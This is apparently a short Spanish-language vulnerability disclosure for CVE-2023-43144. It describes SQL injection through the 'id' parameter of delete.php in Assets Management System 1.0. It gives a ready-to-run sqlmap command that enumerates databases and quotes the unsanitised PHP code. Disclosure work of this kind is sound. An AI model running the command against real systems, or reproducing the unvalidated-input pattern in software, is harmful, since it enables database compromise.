 pegasus0xx/cve-2023-43144
Assets Management System 1.0 es vulnerable a la inyección SQL a través del parámetro id en delete.php

Descripción
Assets Management System 1.0 es vulnerable a inyección SQL a través del parámetro id en delete.php
PoC


sqlmap -u 'http://localhost/delete.php?id=4*' --cookie="PHPSESSID=SESSID" --dbms=MySQL --dbs --batch
Revisión de código (delete.php)
 <?php include 'core/init.php';

 $id = $_GET['id'];
 delete_data($con,$id);
 header('location:home.php');
No hay validación ni saneamiento de la variable $id. Esto significa que cualquier valor proporcionado por un usuario como parámetro id, será usado directamente en la consulta SQL.
